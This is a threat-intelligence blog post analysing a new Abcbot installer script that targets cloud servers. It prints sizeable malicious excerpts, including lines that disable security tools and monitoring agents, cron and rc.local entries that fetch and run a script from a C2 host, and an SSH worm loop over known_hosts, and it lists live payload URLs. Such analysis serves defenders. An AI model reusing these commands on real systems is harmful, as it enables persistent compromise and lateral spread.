The Continued Evolution of Abcbot


cadosecurity.com/the-continued-evolution-of-abcbot

December 21, 2021

December 21, 2021

By Matt Muir

A new version of a malicious shell script targeting insecure cloud instances running under Cloud Service Providers such as Tencent, Baidu and Alibaba Cloud has recently been discovered. The shell script prepares the target host for additional compromise over SSH, kills off processes from competing threat actors and persists itself, before downloading an additional ELF executable used to connect to a botnet as part of a campaign dubbed by 360Netlab as “Abcbot”.


/ home / ec2-user / 56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f
Download

/home/ec2-user/56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f

http://103.209.103.16:26800/ff.sh
http://103.209.103.16:26800/xlinux
http://update.aegis.aliyun.com/download/uninstall.sh
http://update.aegis.aliyun.com/download/quartz
11 more interesting strings

Details

Filesize	53.97 KB
SHA256	56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f
External Resources	OTX, VirusTotal

Abcot analysed in Cado Response

Based on function names and other similarities within the code, we believe this shell script is an updated version of an installer used in the Abcbot campaign. An earlier version was originally discovered by Trend Micro and this sample is similar to the one analysed in their report, with some notable differences.

Malware Analysis

Upon execution the shell script calls a number of functions sequentially, the first of which is named nameservercheck. This function disables SELinux protections, weakening the host machine. It also ensures network connectivity by inserting IPs for Google's public DNS servers (8.8.8.8 & 8.8.4.4) into the /etc/resolv.conf file (if they don't exist). Perhaps more interestingly, data transfer utilities such as curl and wget are renamed. This includes two with the paths /usr/bin/wgettnt and /usr/bin/curltnt.

```
        mv -f /usr/bin/wgettnt /usr/bin/wdt
        mv -f /usr/bin/curltnt /usr/bin/cdt
```

Given the prevalence of the TeamTNT threat actor, it seems reasonable that the naming convention here is a reference to them. As we'll discuss later, it's clear from this shell script that whoever is behind Abcbot has an awareness of other threat actors working in this area.

In contrast to earlier variants of this sample, the Tor proxy service is no longer installed on the host machine. The code for the installation remains but is commented-out, as can be seen below.

```
installsoft() {
        yum install -y epel-release
# if [ ! -f /usr/bin/tor ]
# then
#       yum install -y tor 2>/dev/null
#       apt-get install tor -y 2>/dev/null
# fi

```

Trend Micro mention that Tor is used by additional payloads to anonymise malicious network connections made by the malware. Updates to the payloads themselves could mean they no longer require this.

Killing Competitors

What's evident from analysis of this shell script is that the threat actor behind Abcbot is heavily invested in keeping their knowledge of the cloud security threat landscape current. A function named kill_miner_proc, which consists of several hundred lines, is dedicated to removing artifacts of crypto mining and cloud-focused malware from the host machine. In it we can see evidence of searching for processes belonging to prominent Linux malware, such as WatchDog and Kinsing, along with generic mining software often used in crypto-jacking campaigns.

```
ps aux | grep -v grep | grep '/tmp/java' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '104.248.4.162' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '89.35.39.78' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '/dev/shm/z3.sh' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kthrotlds' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'ksoftirqds' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'netdns' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'watchdogs' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'redis2' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '/tmp/l.sh' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '/tmp/zmcat' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'hahwNEdB' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'CnzFVPLF' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'CvKzzZLs' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'aziplcr72qjhzvin' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '/tmp/udevd' | awk '{print $2}' | xargs -I % kill -9 %
```

Similarly, the malware searches for Docker images and instances used for crypto mining and removes/kills them as appropriate.

```
docker images -a | grep "auto" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "azulu" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "buster-slim" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "gakeaws" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "hello-" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "mine" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "monero" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "pocosow" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "registry" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "slowhttp" | awk '{print $3}' | xargs -I % docker rm -f %
docker images -a | grep "xmr" | awk '{print $3}' | xargs -I % docker rm -f %
docker ps | grep "xmr" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "xmr" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "slowhttp" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "pocosow" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "pocosow" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "patsissons/xmrig" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "monero" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "monero" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "mine" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "mine" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "lchaia/xmrig" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "gakeaws" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "gakeaws" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "entrypoint.sh" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "cokkokotre1/update" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "challengerd/challengerd" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "bash.shell" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "bash.shell" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "azulu" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "azulu" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "auto" | awk '{print $1}' | xargs -I % docker rm -f %
docker ps | grep "auto" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "/var/sbin/bash" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "/bin/bash" | awk '{print $1}' | xargs -I % docker rm -f %
```


Other notable functionality within kill_miner_proc includes the ability to disable and uninstall cloud monitoring solutions found in smaller CSPs, such as the Aliyun Alibaba Cloud Assistant and Tencent’s monitoring service. This is likely used to avoid detection by such products during the malware’s execution and suggests targeting of specific CSPs by the threat actor.

```
ufw disable
service apparmor stop
systemctl disable apparmor
service aliyun.service stop
systemctl disable aliyun.service
ps aux | grep -v grep | grep 'aegis' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'Yun' | awk '{print $2}' | xargs -I % kill -9 %
rm -rf /usr/local/aegis

        if ps aux | grep -i '[a]liyun'; then
                curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
                curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
                cdt http://update.aegis.aliyun.com/download/uninstall.sh | bash
                cdt http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
                pkill aliyun-service
                rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
                rm -rf /usr/local/aegis*
                systemctl stop aliyun.service
                systemctl disable aliyun.service
                service bcm-agent stop
                yum remove bcm-agent -y
                apt-get remove bcm-agent -y
        elif ps aux | grep -i '[y]unjing'; then
                /usr/local/qcloud/stargate/admin/uninstall.sh
                /usr/local/qcloud/YunJing/uninst.sh
                /usr/local/qcloud/monitor/barad/admin/uninstall.sh
        fi
```

Maintaining Access


After initial configuration the malware establishes persistence via rc.local and cron, methods common to UNIX and UNIX-like systems. A command to download a copy of the shell script is added to the /etc/rc.d/rc.local file, which ensures that the file is downloaded and executed in the background on each boot.



```
echo "**CONTENTS WRONG** - inserting correct contents into /etc/rc.d/rc.local"
chattr -ia /etc/rc.d/rc.local
rm -rf /etc/rc.d/rc.local
{
        echo "#!/bin/sh"
        echo "#rc.local"
        echo "#DfsfD3"
        echo "curl -A rc.local/1.5 -sL $sh_url1 | sh >/dev/null 2>&1"
        echo "cdt -A rc.local/1.5 -sL $sh_url1 | sh >/dev/null 2>&1"
        echo "wget -O - $sh_url1 | sh >/dev/null 2>&1"
        echo "wdt -O - $sh_url1 | sh >/dev/null 2>&1"
        # echo "echo \"\`date '+%Y%m%d %H:%M:%S'\` startlink at linux start...\" >> /root/aaa.log"
        echo "exit 0"
} >>/etc/rc.d/rc.local
chmod +x /etc/rc.d/rc.local
if test -f /etc/rc.local; then
        echo "rc.local exists, deleting in order to make symlink to /etc/rc.d/rc.local"
        chattr -ia /etc/rc.d/rc.local
        chattr -ia /etc/rc.local
        rm /etc/rc.local
        ln -s /etc/rc.d/rc.local /etc/rc.local
else
        echo "/etc/rc.local does not exist"
        ln -s /etc/rc.d/rc.local /etc/rc.local
fi

echo "fixing /etc/rc.d/rc.local - DONE"
#systemctl enable rc-local;
#systemctl start rc-local;
#TODO check if running and start if not or restart instead of start.
#systemctl restart rc-local;
```

A similar approach is used to establish persistence via cron. The script cycles through commands, attempting to download and execute the copy of itself via curl, cdt, wget and wdt at a frequency of 31, 32, 33 and 35 minutes respectively.




```
    if [ -f "/etc/crontab" ]
        then
                cat '/etc/crontab' | grep -vw grep | grep -e $sh_url1 >/dev/null
                if [ $? -eq 0 ]; then
                        echo /etc/crontab find ok...
                else
                        chattr -ia /etc/crontab
                        echo "*/31 * * * * root curl -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
                        echo "*/32 * * * * root cdt -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
                        echo "*/33 * * * * root wget -O - $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
                        echo "*/35 * * * * root wdt -O - $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
                        chattr +ia /etc/crontab
                fi
        fi
```

After both methods of persistence are established, the sample proceeds to configure the Linux iptables firewall via the iptables command. We can observe the iteration of this sample in the function responsible for the iptables setup, as the author has again left some code commented-out.

Network Access

Previously, it appears that those behind abcbot attempted to configure the iptables firewall to accept ingress traffic from the IP address 64[.]225[.]46[.]44/32. They also appear to have, at one point, added a rule to drop ingress traffic from ports associated with the Docker API (2375/2376). These rules are no longer added to iptables if they are not already present. Instead, the malware adds a more generic rule, to allow all ingress traffic on TCP port 26800. This differs from the sample analysed by Trend Micro and likely facilitates communication with a C2 server, as the IP addresses hosting additional payloads also use this port.




```
iptableschecker() {
        if /sbin/iptables-save | grep -q '64.225.46.44'; then
                echo "Iptables 64.225.46.44 already set....skipping"
        else
                echo set up iptables here1
                # iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
        fi
        ##################################################################
        if /sbin/iptables-save | grep -q 'dport 2375 -j DROP'; then
                echo "Iptables 2375 already set....skipping"
        else
                echo set up iptables here2
                # iptables -I INPUT ! -i lo -p tcp -m tcp --dport 2375 -j DROP
                # iptables -A INPUT -p tcp -m tcp --dport 2375 -j DROP
        fi

        ###################################################################
        if /sbin/iptables-save | grep -q 'dport 2376 -j DROP'; then
                echo "Iptables 2376 already set....skipping"
        else
                echo set up iptables here3
                # iptables -A INPUT -p tcp -m tcp --dport 2376 -j DROP
        fi
        ###################################################################
        if /sbin/iptables-save | grep 'dport 26800 -j ACCEPT'; then
                echo "Iptables 26800 already set....skipping"
        else
                echo set up iptables here4
                iptables -I INPUT -p tcp --dport 26800 -j ACCEPT
        fi

        service iptables reload
        # service iptables stop
        # service iptables start
}
```


Aside from this, the shell script exhibits similar functionality seen in previous versions, with the threat actor removing SSH keys left by similar attacks and inserting their own to guarantee access to the host. The sample also downloads one of the additional ELF binary payloads observed by Trend Micro and saves it as “abchello”. However, the code used to download the third payload appears to be commented-out.



```
filerungo() {
        chattr -ia $xl_pathetc

# downloads "http://103.209.103.16:26800/linux64-shell" /tmp/linux64-shell "http://103.209.103.16:26800/linux64-shell"
# mv /tmp/linux64-shell /usr/local/src/services
# chmod +x /usr/local/src/services
# nohup /usr/local/src/services 2>&1 &
```


Finally, if a SSH known_hosts file and corresponding public key exists in the root user’s .ssh directory, the script iterates through the known hosts, connecting to each one in turn and installing a copy of itself using the data transfer tools mentioned previously. This allows propagation of the malware in a worm-like fashion and ensures rapid compromise of related hosts.



```
fucksshlog()
{
        if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
                for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'curl -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1 &' & done
                for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'cdt -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1 &' & done
                for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'wget -O - $sh_url1 | sh >/dev/null 2>&1 &' & done
                for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'wdt -O - $sh_url1 | sh >/dev/null 2>&1 &' & done
        fi
}
```

Detections

Cado Response detects this threat as abcbot_installer.



2021-12-09

